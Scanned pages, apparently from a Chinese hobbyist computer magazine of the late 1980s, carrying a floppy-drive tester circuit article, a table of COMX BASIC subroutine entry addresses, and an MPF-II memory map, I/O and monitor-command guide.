软盘驱动器在计算机系统中故障率比较高,而在软盘驱动器的维修过程中,常常需要判定故障的部位和测试机器的功能。本文介绍一种软盘驱动器测试仪,它能完全模拟软盘控制器对驱动器发出各种控制信号和测试驱动器的各种状态信号,它是计算机维修人员的有力工具。

## 一、电路原理

软盘驱动器测试仪的原理电路如一图所示。

图中U5(74LS122)为单稳态触发器,S1为步进开关,每按一次产生一个脉冲,该脉冲经与非门1和2组成的R-S去抖电路后触发单稳态,单稳态电路的输出分两路,一路送磁盘驱动器,使步进马达步进寻道,一路送计数器显示当前磁头所处的磁道号,步进脉冲的宽度由电容器C5来调整。

磁道计数器和显示电路U1、U2、U3、U4,和两个LED数码管组成,U3、U4为74LS192同步可逆双时钟计数器,对步进脉冲进行BCD码计数,当方向开关S8合上时计数器递加计数,每来一个步进脉冲,磁头向高磁道方向前进一步,当S8断开时,计数器递减计数,每来一个步进脉冲,磁头向低磁道方向后退一步,U1、U2为BCD一七段译码/驱动器(74LS249),它把计数器输出的BCD码译成LED数码管的显示代码,经驱动后,送给两只数码管显示,LED数码管选用共阴极方式数码管,一只显示个位,一只显示十位,它显示磁道当前所处的磁道号。

当磁道后退到00磁道时,驱动器输出一低电平的00道信号,00磁道信号方面经反相驱动后,使00道指示灯L4亮,另一方面触发1/2U6(74LS123的一半)单稳态触发器,单稳态的输出使计数器清零,指示当前磁道为00磁道。

驱动器的写数据信号由1/2U6(74LS123的另一半)产生,当写数据开关S3闭合时,74LS123和BC2组成一多谐振荡器,振荡器电压由Q端出至驱动器的写数据端,振荡频率由开关S2通过切换C7、C8来改变,当S2选择C8时,产生记录“0”的频率125KHZ,当选择C7时,产生记录“1”的频率250KHZ。

驱动器的其它控制信号为驱动器A,A马达通,选驱动器B,B马达通,读/写和选磁头信号,分别由开关S4、S5、S6、S7、S9和S10来控制。

LED指示灯L3、L4、L5、L6和L7分别用来指示驱动器的索引信号,00磁道、写保护信号、读数据和写数据信号。

软盘驱动器测试仪的电源部分为图二所示,它为测试仪和驱动器提供+12V和+5V直流电源,交流220V经变压器变压和全波整流后,一路由稳压电路7812输出+12V给驱动器马达供电,一路由稳压电路7805输出+5V给驱动器电路板和测试仪电路供电,由于该路的负载电流较大,所以用BC2和R来增大负载能力,保证输出足够的负载电流。

## 二、安装与调整

整个电路(包括电源部分)安装在一块印刷电路板上,软盘测试仪通过一条34芯的扁平电缆线与驱动器的ANSI标准接口相联,另外再用三根导线分别把+12V、+5V和地连接起来。

电路的调试比较简单,主要有下面几个方面。

+5V电源电压的调整是通过调整电源电路的R1来实现的,方法是接通电源并加上负载后,改变R1的大小使输出电压为+5V,BG为普通低频大功率三极管。

步进脉冲的宽度为1.2 $\mu$ s—2ms通过调节C1来实现,一般要求不高,C1选1 $\mu$ 能很好满足要求。

写数据的调整是通过改变 C3 和 C4 来实现,因为在 FM 制记录格式中,记“0”时的数据脉冲为 125KHZ,记“1”时的数据脉冲为 250KHZ,所以调节 C3 使输出脉冲周期为 8 $\mu$ s,调节 C4 使输出脉冲周期为 4 $\mu$ s,实验值为 C3=400p, C4=150p.

显示部分不需调整,只要连接正确就能工作.

与非门 1、2、3、4 选用 74LS00,所有反相驱动器选用 74LS04.

### 三、使用方法

软盘驱动器测试仪可同时连接两台驱动器,即 A 驱动器和 B 驱动器.用电缆线把测试仪和驱动器连接好,接上电源,按下电源开关,+12V 和+5V 电源指示灯亮,测试仪可以进行工作.

以 A 驱动器的测试为例说明测试仪的使用方法.

1、按下“选驱动器 A”的开关,则 A 驱动器指示灯亮.

2、按下“驱动器 A 马达通”的开关,则驱动器 A 的主轴马达开始转动.

3、插入软盘片到驱动器 A,测试仪的“索引”指示灯亮,并有节奏地闪烁.还可以用示波器观察索引信号的波形,如软盘贴有写保护,则写保护指示灯亮.

4、寻道功能测试:

“读/写”开关置“读”,“方向”开关置“退”,这时“读”指示灯亮;表示有数据从磁盘读出(也可用示波器观察),每按一次步进开关,磁头后退一步,当退到 00 磁道时,“00 道”指示灯亮,且数码管显示为“00”道.再将“方向”开关置“进”,则每按步进开关一次,磁头向中心前进一步,数码管显示磁头当前所处的磁道号.

5、读/写功能测试:

当“读/写”开关置“读”时,驱动器进行读的操作,读出的信号可以从“读”指示灯和示波器中观察到.当“读/写”开关置“写”时,驱动器进行写的操作,这时“写数据”开关合上,“写”指示灯亮,表示有写数据输出,若要写全“0”,将“0/1”开关置“0”,写后再将它读出,可在示波上观察到刚刚写好的数据波形为 125KHZ 的脉冲.同样,若是要写全“1”,将“0/1”开关置“1”,然后用示波器观察读出的全“1”数据波形为 250KHZ 脉冲.

6、“选磁头”开关可以检测驱动器的面选功能控制“0”面与“1”面磁头的工作.

上述操作如出现不正常的情况则驱动器相应的电路有故障.


7、磁头分辨率检查:

将磁头步进到最里圈磁道(即 39 道),写入全“1”数据后再读出,用示波器观察驱动器前置放大器的输出波形并记下其幅度为  $V_{2f}$ .用同样的方法,写入全“0”数据,记下其读出幅度为  $V_{1f}$ ,则磁头分辨率为:

$$V_{2f}/V_{1f} \times 100\% \quad \text{正常情况下它应} > 65\%$$

8、磁头定位检测:



开机并等驱动器运转稳定后,插入 CE 盘片,将磁头步进到 16 道,用示波器观察前置放大器的读出波形,正确的波形应为一对幅度相等的“猫眼”,如图三所示,若两“猫眼”的幅度不相等,则应进行调整.



图三、磁头定位检测波形

此外,利用本测试仪,借助于示波器和 CE 盘片,还可完成对驱动器磁头方位角的测试和调整.





## COMX 子程序入口地址

笔者利用反汇编程序剖析了 BASIC 解释程序,找到了一些子程序的入口地址,介绍如下。

| 入口地址 | 入口参数                                            | 出口参数                         | 功能                                |
|------|-------------------------------------------------|------------------------------|-----------------------------------|
| 0571 | D                                               | D                            | 字符矩阵换为 ASC 码                      |
| 046C | R7←046C                                         |                              | 屏幕缓冲区字符写入屏幕区                      |
| 0496 | R1←0496                                         |                              | 中断服务                              |
| 0C80 | R8.0←第一字符 ASC 码,<br>R9.0←字符个数, RD←字符<br>定义码起始地址 | RD←最后一个字符<br>定义码地址+1,R9.0←00 | 定义字符                              |
| 1052 | RA.1←01                                         | 中间缓冲区                        | 接受输入,并换为代码                        |
| 1076 |                                                 |                              | 出错处理                              |
| 10EA |                                                 | RA,R9,R8,R7                  | 恢复寄存器值                            |
| 13E3 | RA,R9,R8,R7                                     |                              | 保存寄存器值                            |
| 1445 |                                                 |                              | 检测有无 ESC 中断,有则转出错误处理              |
| 143A | R9                                              | R9←R9+4                      | (R9),(R9+1),(R9+2),(R9+3)清 0      |
| 14A0 |                                                 |                              | 删除光标处字符                           |
| 16E2 | RB                                              |                              | 检测(RB)是否是回车符,<br>不是回车则出错          |
| 18F9 | R8.1                                            |                              | 换行再接受输入 R8.1=01<br>则提示“:”,否则提示“?” |
| 1A47 |                                                 |                              | NEW                               |
| 1BCA | RB                                              | (R9)←结果,R8←RB+9              | 二进制换十六进制                          |
| 1CA4 | RA←代码地址, RB←表地址                                 | 若查到 D←01,否则 D←00             | 查保留字表,并显示该保留字                     |
| 1CFA | RB←42D0                                         |                              | 中间行缓冲区送入程序区                       |
| 1D90 | RC←语句指针                                         | (RC+2)←长度 RC←下一语句<br>开始地址    | 测语句长度                             |
| 1DA6 | RC←行号                                           | RC←语句地址                      | 找行号                               |
| 1E31 | 输入行缓冲区                                          | 中间缓冲区                        | 输入换成代码                            |
| 22D9 | RE←当前 DATA 语句地址                                 | RE←下一 DATA 语句地址              | 寻找 DATA 语句                        |
| 25E7 | RA                                              |                              | 用四位十六进制显示 RA                      |
| 25EB | RA.0                                            |                              | 用二位十六进制显示 RA.0                    |
| 2795 | R8.0←数组名                                        | 若找到则 D←01 R7←数组地<br>址,否则 D=0 | 寻找数组                              |
| 2ADC | RB←语句地址                                         | (RB+2)←长度                    | 检测语句长度                            |
| 2ADF | RB←语句地址                                         | (RB)←长度                      | 检测语句长度                            |
| 2BE9 |                                                 |                              | CLD                               |
| 2CD3 | D                                               |                              | 输出 D 中字符                          |
| 2D00 | RB←数据指针 R8.1←00                                 | R9←结果指针                      | 二位十六进制换二进制整数                      |
| 2D03 | RB←数据指针 R8.1←00                                 | R9←结果指针                      | 四位十六进制换二进制整数                      |
| 2D44 | D                                               | D                            | 十六进制 ASC 码换二进制                    |
| 2D60 |                                                 | RA←语句地址 D←01                 | 寻找 GOTO,GOSUB,TIMOUT<br>或 EXIT 语句 |
| 2D70 | RA←某语句地址                                        | RA←下一语句地址,<br>D←01           | 寻找 GOTO,GOSUB,TIMOUT<br>或 EXIT 语句 |

| 入口地址 | 入口参数                   | 出口参数                                   | 功能                |
|------|------------------------|----------------------------------------|-------------------|
| 2DB8 | RC←保留字指针,R9←表指针        | (R7)←代码,R7→R7+1                        | 由保留字查表            |
| 2E14 |                        |                                        | D4 入口             |
| 2E34 | RB←字符指针即左引号地址加 1       | RB←右引号地址+1                             | 输出引号内字符           |
| 2E42 |                        |                                        | 换行                |
| 2ECC | RC←字符指针                | 若是数字,则 D←00,否则 D←01                    | 检测字符              |
| 2E90 | R8.0←变量名,<br>R7.1←变量脚标 | 若找到 RC←变量值地址,<br>D←01,否则 D←00          | 寻找简单变量            |
| 2F78 | (4285)(4286)←行号        | 若找到 RB←语句地址,D←01,<br>否则 RB←第一语句地址,D←00 | 寻找行号              |
| 2FB1 | (42C0)←十六进制数           | (42E0)                                 | 十六进制换十进制          |
| 3037 |                        | 若是够用则 D←00 否则 D←01                     | 检测内存              |
| 309B | R8.0←字符串名,RF.0←下标      | 若找到则 D←串长否则 D←00                       | 寻找字符串             |
| 30D2 | RB←表达式指针               | RA←整数结果                                | 计算一个表达式           |
| 3154 | RB←表达式指针               | D←表达式个数,(R9)←结果                        | 计算用,号分隔的几个表达式     |
| 3178 | RB←表达式指针               | RD←整数结果                                | 计算一个表达式           |
| 3146 | RA←行号                  | 若找到,则 RB←行号地址,否则错                      | 寻找行号              |
| 31E8 |                        | (R9-4),(R9-3),(R9-2),(R9-1),←00        | (R9)清 0           |
| 31D8 | RA←延时长度                |                                        | 延时                |
| 31E8 |                        |                                        | D5 入口             |
| 3200 | D                      | 显示 D                                   | 一位二进制换十六进制        |
| 320F | D                      |                                        | 用二位十六进制显示 D       |
| 3E1E |                        |                                        | 光标处至最后一行清屏        |
| 3234 | RB←语句址                 | (RB)←语句长度,RB←RB-1                      | 检测语句长度            |
| 322B | R6←串指针                 | R6←最后字幕地址+1                            | 输出指令后的字符串         |
| 3302 | RD←3302                | R3←R3+1                                | 存取系统重要参数          |
| 331D | RD←3302                | R3←参数结束地址+1                            | 保护寄存器内容,用 12D2 恢复 |
| 3320 | 同上                     | R9←R9-4                                | 整数加               |
| 3361 | 同上                     | R9←R9-4                                | 整数减               |
| 38C9 | (4285)(4286)←行号        | RB←语句地址                                | 寻找行号              |
| 3EAC | (42E0)                 |                                        | 显示十进制数            |
| 3F7B | RB←语句地址                |                                        | 删除语句              |
| 3FF4 | D                      | (RE)←结果,RE←RE+1                        | 一位十六进制换十进制        |

重庆八中八九级 孙 健

# MPF-II 小教授内存资料介绍

上海市南汇县教师进修学校 刘同侃

## 一、MPF-II 的内存分配

MPF-II 的微处理器 6502 具有  $2^{16}$  即 65,536 个存储单元的寻址能力, 以 256 个存储单元为 1 页, 共有 256 页。MPF-II 的 256 页存储器可分为三种类型 1) RAM, 2) ROM, 3) I/O, 存储图如下:

|                                                                                                                                  |            |         |                                                                                            |
|----------------------------------------------------------------------------------------------------------------------------------|------------|---------|--------------------------------------------------------------------------------------------|
| \$ C000<br>\$ C07F<br>\$ C080<br>\$ C0FF<br>\$ C100<br>\$ C1FF<br>\$ C200<br>\$ C2CF<br>\$ C2D0<br>\$ EC09<br>\$ EC0A<br>\$ FFFF | 主机板外设      | \$ 0000 | 系统程序<br>系统堆栈<br>输入缓冲区<br>外设保留区<br>监控程序<br>用户区<br>文本/低分辨/高分辨图形第一页<br>用户区<br>本文/低分辨/高分辨图形第二页 |
|                                                                                                                                  | 外部 I/O     | \$ 00FF |                                                                                            |
|                                                                                                                                  | 软盘引导程序     | \$ 0100 |                                                                                            |
|                                                                                                                                  | 打印机软件驱动程序  | \$ 01FF |                                                                                            |
|                                                                                                                                  | BASIC 解释程序 | \$ 0200 |                                                                                            |
|                                                                                                                                  | 监控 ROM     | \$ 02FF |                                                                                            |
|                                                                                                                                  |            | \$ 0300 |                                                                                            |
|                                                                                                                                  |            | \$ 03FF |                                                                                            |
|                                                                                                                                  |            | \$ 0400 |                                                                                            |
|                                                                                                                                  |            | \$ 07FF |                                                                                            |
|                                                                                                                                  | \$ 0800    |         |                                                                                            |
|                                                                                                                                  | \$ 1FFF    |         |                                                                                            |
|                                                                                                                                  | \$ 2000    |         |                                                                                            |
|                                                                                                                                  | \$ 3FFF    |         |                                                                                            |
|                                                                                                                                  | \$ 4000    |         |                                                                                            |
|                                                                                                                                  | \$ 9FFF    |         |                                                                                            |
|                                                                                                                                  | \$ A000    |         |                                                                                            |
|                                                                                                                                  | \$ BFFF    |         |                                                                                            |

ROM16KB

RAM48KB

## 二、MPF-II 的内部 I/O

MPF-II 主机板上的输入/输出功能是由内存 \$ C000 到 \$ C07F 共 128 个单元控制的, 128 个单元被分成 4 个类型: 数据输出, 数据输入, 拨动式开关和软开关。请见下表:

MPF-II 内部输入/输出单元简表

| 功 能        | 地 址           | 操 作 |
|------------|---------------|-----|
| 数据输出       | \$ C000       | 写   |
| 数据输入       | \$ C010       | 读   |
| 磁带输出       | \$ C020       | 读   |
| 扬声器        | \$ C030       | 读   |
| 色 彩        | \$ C051 黑/白   | 读 写 |
|            | \$ C050 彩色    | 读 写 |
| 打印机读取脉冲    | \$ C059 高位    | 读 写 |
|            | \$ C058 低位    | 读 写 |
| 显示页面       | \$ C054 (第一页) | 读 写 |
|            | \$ C055 (第二页) | 读 写 |
| RAM/ROM 选择 | \$ C05A (ROM) | 读 写 |
|            | \$ C05B (RAM) | 读 写 |
| 键盘控制       | \$ C05E 低位    | 读 写 |
|            | \$ C05F 高位    | 读 写 |



### 1.数据输出

板上数据输出有两项功能。一个8位数据经过数据总线送往

(1)打印机产生硬拷贝;

(2)键盘产生键盘扫描。

### 2.数据输入

8位数据输入到主机板上被用作

(1)0位至5位反映当前的键盘状态,每当键盘被读时,结果被存放在这6位中;

(2)6位反映打印机的状态;

(3)7位被用来传送由磁带输入的数据。

### 3.拨动式开关

两个读取脉冲输出被连接到双稳态触发器。每次相应于读取脉冲的两个单元被读出,触发器将翻转到它的另一稳态。拨动开关被用来驱动盒带输出和一个内部的扬声器,因为它们仅有两种状态,你的程序仅能从它们相应的开关中读入,而不能向它们进行写操作。

### 4.软开关

软开关是两位置开关。软开关的每一位置由一个存储单元控制。如果你访问对应于某开关一个位置的内存单元,开关将根据被访问的单元设置。如果对应于该开关另一位置的内存单元被访问,则开关将根据另一被访问的单元转置。因为开关的被设置同先前的设置状态毫不相干,并且也没有决定软开关状态的固定方式,你既可读又可写有关的内存单元来控制软开关。

## 三、MPF—II与APP—II字符显示方式的对照

| 方式(BASIC命令)   | 控制单元及控制值   |            |
|---------------|------------|------------|
|               | MPF—II     | APPLE—II   |
| 正常方式(NORMAL)  | POKE50,0   | POKE50,255 |
| 反相方式(INVERSE) | POKE50,127 | POKE50,63  |
| 闪烁方式(FLASH)   |            | POKE50,127 |

从上表可以看出,两种机型字符显示方式的控制单元的地址是同一的(50,即\$32),但控制值各不相同,在软件移植时必须予以更改,否则在APPLE—II机中有效的控制值,在MPF—II机上无效的

从表中还可以看出,MPF—II型没有直接的闪烁显示方式,但我们可以根据闪烁显示是正常显示和反相显示的交替这一原理,通过编程来实现它。笔者编了一段简单的BASIC程序作为举例:

```

10 HOME: FOR I=1 TO 100: POKE 50, 0: HTAB 17: VTAB 12: PRINT "FLASH":
FOR J=1 TO 50: NEXT: POKE 50, 127: HTAB 17: VTAB 12: PRINT "FLASH": NEXT

```

运行后在屏幕中央出现闪烁的FLASH,闪烁的快慢可由J的循环终值来调节。

## 四、MPF—II监控命令摘要

### 1.检查存储器的内容

(1)[地址]

检查单一存储单元的内容。

(2)[地址 1],[地址 2]

检查从地址1到地址2一段存储单元的内容。

### 2.改变存储器的内容

(1)[地址]: [数值 1] [数值 2]...

把冒号的数值依次置入从地址开始的内容存储单元中。

(2): [数值 1] [数值 2]...

把冒号后的数值依次置入从当前地址的下一地址开始的内存单元中。

### 3.移动和比较

(1) [地址 1] <[地址 2],[地址 3]M

把从地址 2 到地址 3 的内容移动到从地址 1 开始的内容存单元中。

(2) [地址 1] <[地址 2],[地址 3]V

比较从地址 2 到地址 3 的内容和从地址 1 开始的单元的内容是否一致。

### 4.磁带读写

(1) [地址 1],[地址 2] W [文件名]

把文件名和从地址 1 到地址 2 单元的数据值写入到磁带中。

(2) [地址 1],[地址 2] R [文件名]

从磁带上找出文件名和读入数据。把数据置入从地址 1 到地址 2 的内存单元中。

(3) [地址 1],[地址 2] WA

把从地址 1 到地址 2 单元的数据值写入到磁带中(该磁带与 APPLE-II 兼容)。

(4) [地址 1],[地址 2] RA

从磁带上(该磁带与 APPLE-II 兼容)读回数据并置入到从地址 1 到地址 2 的内存单元中。

### 5.运行和列表

(1) [地址] G

从给定地址开始,执行机器语言程序。

(2) [地址] L

列出给定地址起的 20 行机器语言指令及其汇编。

### 6.其他命令

(1)I 置屏幕为反相显示模式。

(2)N 置屏幕为正常显示模式。

(3) [数值 1]+[数值 2] 执行十六进制加法运算并打印结果。

(4) [数值 1]-[数值 2] 执行十六进制减法运算并打印结果。

(5) CTRL-C <CR>

重新进入 BASIC 状态。